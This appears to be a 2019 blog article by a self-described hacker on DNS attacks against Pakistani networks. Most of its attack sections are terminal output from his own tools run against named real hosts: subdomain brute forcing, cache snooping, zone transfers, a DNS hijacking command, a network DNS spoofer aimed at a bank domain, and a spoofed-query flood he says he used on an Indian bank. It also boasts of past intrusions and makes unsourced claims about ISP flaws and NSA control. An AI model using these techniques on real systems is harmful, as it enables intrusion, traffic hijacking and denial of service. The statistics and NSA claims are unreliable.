

Home

Original Article: Dns Security: Comprehensive Guide How to Pull Data or DDos

Date: Sun/24 March, 2019

References: References have been taken from best sources and have been mentioned at bottom

Statistics: Sources, collected from Pakistan only (1993 to 2019)

Author

Author background

Computer knowledge

Table of Contents

1. What is DNS?
2. What it does?
3. Why is it useful?
4. What is Reverse DNS?
5. What is Foward DNS?
6. DNS of Pakistani Servers
7. DNS for Pakistani Home Users
8. Insight hack
9. Statistics from Pakistan only (1993 to 2019)
10. Security Issues

Hack

11. Issues of DNS in Pakistan
12. Hacking DNS
13. Hijacking DNS
14. Spoofing DNS
15. DNS Banner Grabbing
16. DDOS DNS

17. Network DNS hijacking

Policies, Guidelines and Firewalls

17. Script-kiddies
18. Setting up Traps for DNS
19. Firewall DNS Policies Guidline

Final Words

20. Words on NSA hacks

Author

Author background

My name is Haroon Awan, I was born in Lahore. I have been hacking since 1992 using modem and internetinal dial outs, then about Imran Net in 1993. I did my first advanced hack in 1992, second advanced hacked ATM machine in lahore, third advanced hack using DNS (which you would about to read). I explored lot of places in Pakistani Internet where I shouldn't be.

Computer knowledge

I am doing my MS in Business Administration. I did computer diplomas and courses including ethical hacker and advanced computer engineering. I am PRO in hacking and a programmer for visual c, c sharp, perl, assembly, dsp mathmatics and for data integrations. I was an author in Hacker's underground, Black hat hackers book 1 and 2 and I was also interviewed by Khabrain news paper when I hacked their server for about 10 times in a row. I was elite speaker for ASTALAVISTA and I worked with/for/against many groups like AIC, PHC, and lot more in real time cyber wars and I like to do serious Data Harvesting taking things next level.

Facebook page

<https://www.facebook.com/Haroon-Awan-329284291107751/>

Contact

mrharoonawan@gmail.com

Table of Contents

1. What is DNS?

DNS stands for Domain Name System. The DNS system was invented by Paul Mockapetris in 1983. Before the DNS system was invented, there was a single file called hosts.txt (still in Windows and Unix/Linux) in every computer which needed to be updated manually every time there was a change in the computer network called ARPANET at the time.

2. What it does?

DNS provides records of Authoritive Domain, Canonical Name, and Name Servers. So DNS is a database, most importantly it's a distributed database. Each DNS server contains only a small portion of the host name to IP address mappings (relative to the number of records for the entire Internet). Each DNS server is configured with a special record that tells the DNS server where (the IP address of another DNS server) it will perform a lookup for records it doesn't have in its portion of the DNS database. Because of this arrangement, each DNS server maintains only a small portion of the total DNS host to IP address mappings.

3. Why is it useful?

DNS is a complex system, but the fundamental point to understand about DNS is that it is a hierarchical system: At the top of the DNS hierarchy sit the the Root DNS servers. The root DNS servers house the top domain names e.g. .com, net, .org, etc. Below the top root servers are the domain name servers from registrars. If you work in a big organization, most likely they have an internal DNS server too. All these DNS servers keep a copy of all the the root DNS server databases, and update it periodically, if a query is performed about a domain that they don't know, they forward that request to the root servers and update their records accordingly. Also, all computers keep a record of domain names people type on their browsers too (We shall discuss this hack) Its interesting, but all operating systems still ship the original hosts.txt file people used before the DNS system was invented. it comes handy when troubleshooting DNS problems sometimes.

4. What is reverse DNS?

Reverse DNS is the process of translating an IP address to a domain name. you can run a reverse DNS query using the nslookup command in all operating systems:

- A. Common records associated with a domain name
- B. A the A stands for Address in DNS, and is used to associate a domain name with an IP Address.
- C. CNAME stands for "Canonical Name" CNAMEs are use to "alias" one domain to another.
- D. MX stands for Mail exchanger (MX) and it provides message routing to a specified mail exchange host
- E. TEXT (TX) Text (TXT) record holds a string of characters that serves as descriptive text to be associated with a specific DNS domain name.

5. What is Forward DNS?

Forward DNS lookup is using an Internet domain name to find an IP address.

6. DNS of Pakistani Servers
7. Pakistani DNS servers running in banks, companies provide very valuable information regarding number of domains, how many users visited specific area, cache poisoning to obscure DNS database records so attacker can point that to somewhere else for his/her own purpose.
7. DNS for Pakistani Home Users
8. 90% home users have windows, rather than using DNS server hack, there exists another hack, cache poisoning specifically for users, that can convert DNS 2 IP or IP 2 DNS. This allows anyone to hijack user DNS resolver.

8a. Insight hack

1. I wrote an IRC script using DNS feature of mIRC, that allowed me to re route anyone's DNS and point it to my DNS so I can claim his/her IP as my local network and explore victim's computer freely.
2. /dns victimip
3. /ip <victimname>
4. I entered in run bar of windows\\<victimname> or \\x.x.x.x [ip]
5. waited few moments, victim hard drive was in front of me (That's how I hacked attic & linux_girl of anti-india-crew in real time cyber war)
6. If no hard drive show up, you can still established connection with victim and see user's DNS information, 100% firewall will allow it

Added:

Don't ask the script, article is just for awareness. Just be creative, open mind play with dns feature in irc scripting. DNS is really powerful when it comes to security concern and believe me you will be surprising yourself!

8b. DNS host file hack

1. Many windows version allow you to make anonymous registry connections, once you found a way to put trojan file in system and enter trojan command in run area, just kill machine remotely. Do wait, your trojan will run you can then modify hosts file for your own purpose.
2. If you have physical access just modify Hosts for your own fake dns and you will be getting victim dns traffic
3. Hosts file entries will allow you to bypass firewall checks.

8c. Windows path

1. The actual location of the hosts file is stored in the registry under the key, HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters, in the value, DataBasePath. By default, this file's folder location is (and has been since Windows NT/2000) %systemroot%\SYSTEM32\DRIVERS\ETC, where %systemroot% is usually the C:\Windows directory.

8d. Unix path

/etc/
/home/root/

8e. Benefits for Host via DNS

1. Block detection by security software: for example, by blocking the traffic to all the download or update servers of the most well-known security vendors.
2. To redirect traffic to servers of their choice: for example, by intercepting traffic to advertisement servers and replacing the advertisements with their own.
3. Using fake dns server dns entry in victim host file and running your own fake dns server will catch all traffic from victim

9. Statistics from Pakistan only (1993 to 2019)

Currently DNS servers in Pakistan performing requests to banks, software industries, management protocols, some are running since 90's as far as I can recall.

Statistics are:

1. 1000+ out of +2000 system of PTCL systems have DNS issues
2. 50+ out of +150 systems of Cyber Internet Services (Pvt) have DNS issues
3. 50+ out of +150 systems of Connect Communications systems have DNS issues
4. 50+ out of +100 systems of Wateen Telecom systems have DNS issues
5. 10+ out of +50 systems of Nayatel (Pvt) have DNS issues
6. 300+ out of 500+ systems of SUPER NET have DNS issues
7. 100+ out of 100+ systems of TELECARD have DNS issues
8. 50+ out of 150+ systems of Transworld systems have DNS issues
9. 2+ DNS servers had DNS issue in Super Net Pk
10. Full network takeover in World Call Transit Systems because of DNS

- WLL Buggy DNS (ns9) let me take over and redirect traffic which controls Wifi and Routers (full DNS Hijacking)

Added:

Nexlinx, Telecard and Super net have enormous user and bank data going in and out from their systems

10. Security Issues

10a. Bugs like cache poisoning, recursive, hijacking, hacking, ddos, amplify attacks, information leakage like how many domains point data from that DNS to other associated domains and finally DNS brute forcing

10b. I would say law of cyber crimes never been impressive in Pakistan. People of Pakistan hardly have any idea about the existence of such laws most importantly any idea of awareness regarding Hacking.

10c. There is a bill known as Pakistan's Cyber Crime Bill 2007, which focuses on electronic crimes, i.e. cyber terrorism, criminal access, electronic system fraud, electronic forgery, misuse of encryption etc has been there. But if one sees its implementation, the statistics are poor and awareness is neglected!

Hack

Issues of DNS in Pakistan *

1. Download nmap and panthera

- <https://www.nmap.org> and <https://www.github.com/haroonawanethicalhacker/panthera>

```
Applications ▾ Places ▾ Terminal ▾ Mon Mar 25 8:59:19 AM
root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[ + ] Version:      Open Source Edition 1.0a
[ + ] Contact:      mrharoonawan@gmail.com
[ + ] Environment:  LWP Module, Perl under Kali Linux
[ + ] Github:       https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: Word list file get collect with finest OSINT sources including DNS wildcard enteries
[ + ] Usage:        subdomain.pl url.com

[ + ] Enter path of world list: /root/Downloads/panthera/subbasic.txt
[ + ] Contacting target...
[ + ] Please wait, processsing data...
[ + ] Writing output to subdomains in the same folder...
[ + ] It will take a minute or more, depending on the data...

http://hr.propakistani.pk
http://video.propakistani.pk
root@haroon-unix:~/Downloads/panthera#
```

```
Applications ▾ Places ▾ Terminal ▾ Mon Mar 25 8:52:33 AM
root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[ + ] Version:      Open Source Edition 1.0a
[ + ] Contact:      mrharoonawan@gmail.com
[ + ] Environment:  Perl under Kali Linux
[ + ] Github:       https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: DNS brute forcer file gets update from top OSINT sources
[ + ] Usage:        dnsbrute.pl url.com

[ + ] Enter url.com ... : propakistani.pk
[ + ] Basic Dns Brute Force(1) or Advanced Dns Brute Force(2): 1
[ + ] Contacting target ...
[ + ] Please wait, starting DNS brute force using Nmap ...
[ + ] Collecting output, it will take a minute or more, depending on the data ...

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-25 08:51 PKT
Nmap scan report for propakistani.pk (104.25.171.10)
Host is up (0.066s latency).
Other addresses for propakistani.pk (not scanned): 104.25.170.10
Not shown: 996 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8080/tcp  open  http-proxy
8443/tcp  open  https-alt

Host script results:
| dns-brute:
|   DNS Brute-force hostnames
|   www.propakistani.pk - 104.25.171.10
|   www.propakistani.pk - 104.25.170.10
|   mail.propakistani.pk - 172.217.19.179
```

As you can see, how easy it is to pull records using associated or authoritative record, anyone with basic knowledge can start pulling data from DNS of Pakistani servers, these data is not limited to websites, servers and computers also have DNS, you can try to pull data from them for more understanding and information

Hijacking DNS

There are four types of DNS hijacking:

1. Local DNS hijack

Install Trojan malware on a user's computer, and change the local DNS settings to redirect the user to malicious sites.

2. Router DNS hijack

Routers have default passwords or firmware vulnerabilities.

3. Man in the middle DNS attacks

Intercept communication between a user and a DNS server via Host file


4. Rogue DNS Server

Fake DNS server to redirect DNS requests to malicious sites.


Powerful DNS hijacker commands would be something like this one:

1. root@haroon-unix:~# ./pantheradnshijacker.pl --ip=202.3.2.2 --domain=mydomain.com --orig-ns=199.43.132.53 --attacker-ns=ns.attacker.net --attacker-ip=9.9.9.9 --n-requests=100 --n-responses=500 --n-tries=1000 --verify
2. Dns queries like this one, fill remote server with fake queries and hijack Authoritive record of DNS with your own IP.
3. Google image for sake of understading between regular and hijacked traffic which is done with any type of DNS hijacker

Regular Traffic



Hijacked Traffic



Spoofing DNS

Type A

1. What is DNS recursive and resolver?

The Recursive Resolver is the one that will get queries from a group of clients and ask around the Internet in search of the answers. It is usually a service provided by ISPs and it serves several clients. It can store answers in its memory (known as cache) for a period of time

2. Lot of Pakistani companies have their own DNS which have enabled recursion,

Real life example:

58.xx.219.195
58-xx-219-195.wateen.net
Wateen Telecom
Pakistan, Multan

ZyWALL DNS

Recursion: enabled

```
Applications ▾ Places ▾ Terminal ▾ Mon Mar 25 9:04:45 AM
root@haroon-unix: ~/Downloads/panthera
File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[ + ] Version:      Open Source Edition 1.0a
[ + ] Contact:     mrharoonawan@gmail.com
[ + ] Environment: Perl under Kali Linux
[ + ] Github:      https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: DNS cache poisoning recursion checker
[ + ] Usage:       dnsrecursion.pl url.com

[ + ] Enter url.com ... : 58.27.219.195

[ + ] Contacting target ...

[ + ] Please wait, starting DNS cache poisoning recursion checker using Nmap ...

[ + ] Collecting output, it will take a minute or more, depending on the data ...

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-25 09:04 PKT
Nmap scan report for 58-27-219-195.wateen.net (58.27.219.195)
Host is up (0.076s latency).

PORT      STATE SERVICE
53/udp    open  domain
|_dns-recursion: Recursion appears to be enabled

Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

root@haroon-unix:~/Downloads/panthera#
```

Why we need DNS recursion, once recursion is established, you can hijack DNS traffic sitting anywhere!

Type B

This gets DNS txtid records from Server

Real life example:

182.xxx.1xx.122
Pakistan Telecommunication Company Limited
Added on 2019-03-23 08:54:28 GMT
Pakistan
Recursion: enabled


```
Applications ▾ Places ▾ Terminal ▾ Mon Mar 25 9:17:45 AM
root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[ + ] Version:      Open Source Edition 1.0a
[ + ] Contact:      mrharoonawan@gmail.com
[ + ] Environment:  Perl under Kali Linux
[ + ] Github:       https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: Checks a DNS server for the predictable vulnerability
[ + ] Usage:        dnstxt.pl url.com

[ + ] Enter url.com ... : 58.27.219.195

[ + ] Contacting target ...

[ + ] Please wait, starting DNS server predictable vulnerability using Nmap ...

[ + ] Collecting output, it will take a minute or more, depending on the data ...

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-25 09:17 PKT
Nmap scan report for 58-27-219-195.wateen.net (58.27.219.195)
Host is up (0.076s latency).

PORT      STATE SERVICE
53/udp    open  domain
|_dns-random-txid: 58.27.205.253 is GREAT: 51 queries in 6.9 seconds from 51 txids with std dev 19870

Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds

root@haroon-unix:~/Downloads/panthera#
```

Why we need DNS recursion, once recursion is established, you can hijack DNS traffic sitting anywhere!

DNS Banner Grabbing

DNS banner grabbing can be done using this script, it can not be connected HTTP or NC or anyother software, just simply use script for convenience why we need DNS banner grabbing? DNS can give information regarding software and version for more penetration in Infrastructural ground.

```
Applications ▾ Places ▾ Terminal ▾ Tue Mar 26 10:37:41 PM
root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[ + ] Version:      Open Source Edition 1.0a
[ + ] Contact:      mrharoonawan@gmail.com
[ + ] Environment:  Perl in Kali Linux
[ + ] Github:       https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: DNS Banner Grabber
[ + ] Usage:        dnsbanner.pl url.com

[ + ] Enter url.com ... : propakistani.pk

[ + ] Contacting target ...

[ + ] Please wait, returning DNS Banner ...

[ + ] Collecting output, it will take a minute or more, depending on the data ...

; <<>> DiG 9.11.4-P2-3-Debian <<>> version.bind CHAOS TXT propakistani.pk
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 32928
;; flags: qr aa rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.          CH      TXT

;; ANSWER SECTION:
version.bind.          0      CH      TXT      "dnsmasq-2.72"

;; Query time: 3 msec
;; SERVER: 192.168.15.1#53(192.168.15.1)
;; WHEN: Tue Mar 26 22:37:28 PKT 2019
```

DNS Cache Snooping

DNS cache snooping is when someone queries a DNS server in order to find out (snoop) if the DNS server has a specific DNS record cached, and thereby deduce if the DNS server's owner (or its users) have recently visited a specific site.

```
Applications ▾ Places ▾ Terminal ▾ Mon Mar 25 8:54:28 AM root@haroon-unix: ~/Downloads/panthera
File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[ + ] Version: Open Source Edition 1.0a
[ + ] Contact: mrharoonawan@gmail.com
[ + ] Environment: Perl under Kali Linux
[ + ] Github: https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: DNS server cache information leakage
[ + ] Usage: dnscache.pl url.com

[ + ] Enter url.com ... : 182.176.147.122
[ + ] Contacting target ...
[ + ] Please wait, starting DNS server cache information leakage via Nmap ...
[ + ] Collecting output, it will take a minute or more, depending on the data ...

Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-25 08:54 PKT
Nmap scan report for 182.176.147.122
Host is up (0.031s latency).

PORT      STATE SERVICE
53/udp    open  domain
| dns-cache-snoop: 16 of 100 tested domains are cached.
| google.com
| www.google.com
| www.youtube.com
| baidu.com
| www.baidu.com
| qq.com
| www.qq.com
| taobao.com
| www.taobao.com
| www.sina.com.cn
| hao123.com
```

DDOS DNS

1. Panthera have Python tool to generate payload on victim using spoof DNS and fake qualified domain using google.com (reverse ip to google.com resolving). This will cause a Denial-of-Service attack where it will cause victim to slow down services or kill victim.
2. I used DDOS against Indian Bank, look at the crazy load of packets being sent. DDOS DNS is not a good thing, this is most notorious and cyber terrorist related activity!

Applications ▾ Places ▾ Terminal ▾ Wed Mar 27 11:15:46 PM root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

Project: Panthera
Coder: Haroon Awan

[+] Version: Open Source Edition 1.0a
[+] Contact: mrharoonawan@gmail.com
[+] Environment: Python under Kali Linux
[+] Github: https://www.github.com/haroonawanethicalhacker
[+] Design Scheme: y names
[+] Usage:

[+] Enter victim IP ... : 103.229.210.109
[+] Enter source DNS ... : 1.22.230.62
[+] Sending spoofed source DNS requests via victim IP ... :
[+] Contacting Target ... :

File Edit View Search Terminal Help

to UDP (17), length 60
103.229.210.109.domain > 1.22.230.62.domain: 0+ A? www.google.com.
(32)
23:15:45.900781 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], pro
to UDP (17), length 60)
103.229.210.109.domain > 1.22.230.62.domain: 0+ A? www.google.com.
(32)
23:15:45.971588 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], pro
to UDP (17), length 60)
103.229.210.109.domain > 1.22.230.62.domain: 0+ A? www.google.com.
(32)
23:15:46.023592 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], pro
to UDP (17), length 60)
103.229.210.109.domain > 1.22.230.62.domain: 0+ A? www.google.com.
(32)
23:15:46.045896 IP (tos 0x0, ttl 47, id 0, offset 0, flags [DF], proto
TCP (6), length 60)
us2.vpnbook.com.https > haroon-unix.54290: Flags [S.], cksum 0x402
0 (correct), seq 1583201470, ack 3391689232, win 28960, options [mss 1
400,sackOK,TS val 2220557527 ecr 2482756676,nop,wscale 7], length 0
23:15:46.045975 IP (tos 0x0, ttl 64, id 9946, offset 0, flags [DF], pr

ptr:103.27.232.67 Find Problems

	Test	Result
✖	DNS Record Published	DNS Record not found

smtp diag blacklist subnet tool dns

Reported by rdns1.rackbank.com on 3/27/2019 at 6:28:29 PM (UTC 0), just for you.

ptr:103.229.210.109

Response on the client side would like this:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
2	0.042599	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
3	0.068198	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
4	0.095894	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
5	0.125618	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
6	0.152515	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
7	0.180190	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
8	0.208427	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
9	0.237022	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
10	0.264881	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
11	0.291851	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
12	0.320882	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51
13	0.352081	10.0.1.1	10.0.1.13	DNS	154	Standard query response 0x0000 A www.google.com A 173.194.37.52 A 173.194.37.49 A 173.194.37.50 A 173.194.37.51

Network DNS hijacking

This will sniff the network traffic and intercept all the DNS queries matching a given domain name from the victim side using DNS resolver. Once this query is intercepted, it will forge and send a valid response with a malicious forged DNS Resource Record (RR) which is the basic data element in the domain name records for mapping URLs to a system, in this case, holding with victim IP.


```
Applications ▾ Places ▾ Terminal ▾ Thu Mar 28 9:06:58 PM 1 48 %
root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

-Project: Panthera
-Coder: Haroon Awan

[ + ] Version: Open Source Edition 1.0a
[ + ] Contact: mrharoonawan@gmail.com
[ + ] Environment: Python under Kali Linux
[ + ] Github: https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: Network based DNS hijacker for web spoofing
[ + ] Example Usage: python network_Dns_spoof.py -d bop.com.pk -i wlan0 -t 192.168.1.45 -r 192.168.1.124

[ + ] Contacting target ...

[ + ] Please wait, starting Network based DNS hijacker for web spoofing ...

[ + ] Collecting output, it will take a minute or more, depending on the data ...

[*] Sending forged DNS for '192.168.15.18' that '192.168.15.18' was at '192.168.15.18'.
[*] Sending forged DNS for '192.168.15.11' that '192.168.15.11' was at '192.168.15.18'.
[*] Sending forged DNS for '192.168.15.11' that '192.168.15.11' was at '192.168.15.18'.
[*] Sending forged DNS for '192.168.15.11' that '192.168.15.11' was at '192.168.15.18'.
[*] Sending forged DNS for '192.168.15.11' that '192.168.15.11' was at '192.168.15.18'.
```

18.DNS Zone Transfers

18a.DNS zone transfer, also sometimes known by the inducing DNS query type AXFR, is a type of DNS transaction. It is one of the many mechanisms available for administrators to replicate DNS databases across a set of DNS servers

```
Applications ▾ Places ▾ Terminal ▾ Mon Mar 25 11:05:04 AM 1 72 %
root@haroon-unix: ~/Downloads/panthera

File Edit View Search Terminal Help

[ + ] Github: https://www.github.com/haroonawanethicalhacker
[ + ] Design Scheme: DNS zone transfers, AXFR
[ + ] Usage: dnszone.pl url.com

[ + ] Enter url.com ... : worldcall.com.pk
Server: 192.168.15.1
Address: 192.168.15.1#53

Non-authoritative answer:
worldcall.com.pk nameserver = ns9.worldcall.net.pk.
worldcall.com.pk nameserver = ns3.worldcall.net.pk.

Authoritative answers can be found from:

[ + ] Enter name servers ... : ns9.worldcall.net.pk
[ + ] Contacting target ...

[ + ] Please wait, starting ...

[ + ] Collecting output, it will take a minute or more, depending on the data ...

Trying "worldcall.com.pk"
Using domain server:
Name: ns9.worldcall.net.pk
Address: 203.81.192.16#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65142
;; flags: qr aa; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;worldcall.com.pk. IN AXFR

;; ANSWER SECTION:
worldcall.com.pk. 86400 IN SOA ns3.worldcall.net.pk. admin.worldcall.net.pk. 2018011202 28800 7200 864000 86400
worldcall.com.pk. 86400 IN NS ns3.worldcall.net.pk.
worldcall.com.pk. 86400 IN NS ns9.worldcall.net.pk.
```

Notice, how DNS is walking and giving us everything like admin.worldcall.net.pk. If server have 100 records, it will just throw that to us in seconds.

Policies, Guidelines and Firewalls


19.Script-kiddies

19a.Pakistan definitely needs an effective “National Cyber Security Act ” to protect its people from cyber crime. Unfortunately more immature and dangerous

exploiter of security lapses on the Internet. The typical script kiddy uses existing and frequently well known and easy-to-find techniques and programs or scripts to search for and exploit weaknesses but in sense of computer term, acting as a cyber terrorist who is simply destroying networks and infrastructure.

19b. Please refer to the chart to see, number of growing cyber to physical attacks. Destroying the infrastructure.


Attack Distribution



Malware/PoS Malware	441	Account Hijacking	233	Unknown	205
Targeted Attack	167	Vulnerability	82	Malicious Script Injection	41
DDoS	41	Defacement	29	Brute-Force/Credential Stuffing	17

3. Check out the POS related frauds over the year

Physical Attack Statistics



20. Setting up Traps for DNS

- Surprise hacker by auditing your own DNS security, most commons are A, AAA, CNAME, MX, TXT
- Update your Bind software
- Hide Bind DNS build versions (pure surprise for script kiddies/cyber terrorists)
- Restrict Zone Walking via acl trusted-servers parameter
- Disable DNS recursion to prevent DNS poisoning attacks
- Use a DDOS mitigation provider
- Two factor authentications

21. Firewall DNS Policies Guidline

- Install Firewall policy
- Set access control policy in DNS file
- Restrict DNS registry
- Use cache-forwarders with DNS block outside connections

Final Words

22.Words on NSA hacks

22a.You can now image, how easily NSA can hijack our DNS servers. To your surprise I havn't even explored the depth of DNS hacking. Our Pakistani DNS are mostly controlled by NSA agents sitting in Pakistan and outside, our daily traffic is going through them, giving them red flags about our conversations and websites. Not only that, Whatsapp, Skype and other services are bugged for their own use. I am sure you will use these guide lines as awareness and knowledge for betterment rather exploiting and abuse.

Resources

- <https://ittutorials.net/network/dns/>
- <https://www.dummies.com/education/internet-basics/dns-what-it-is-and-what-it-does/>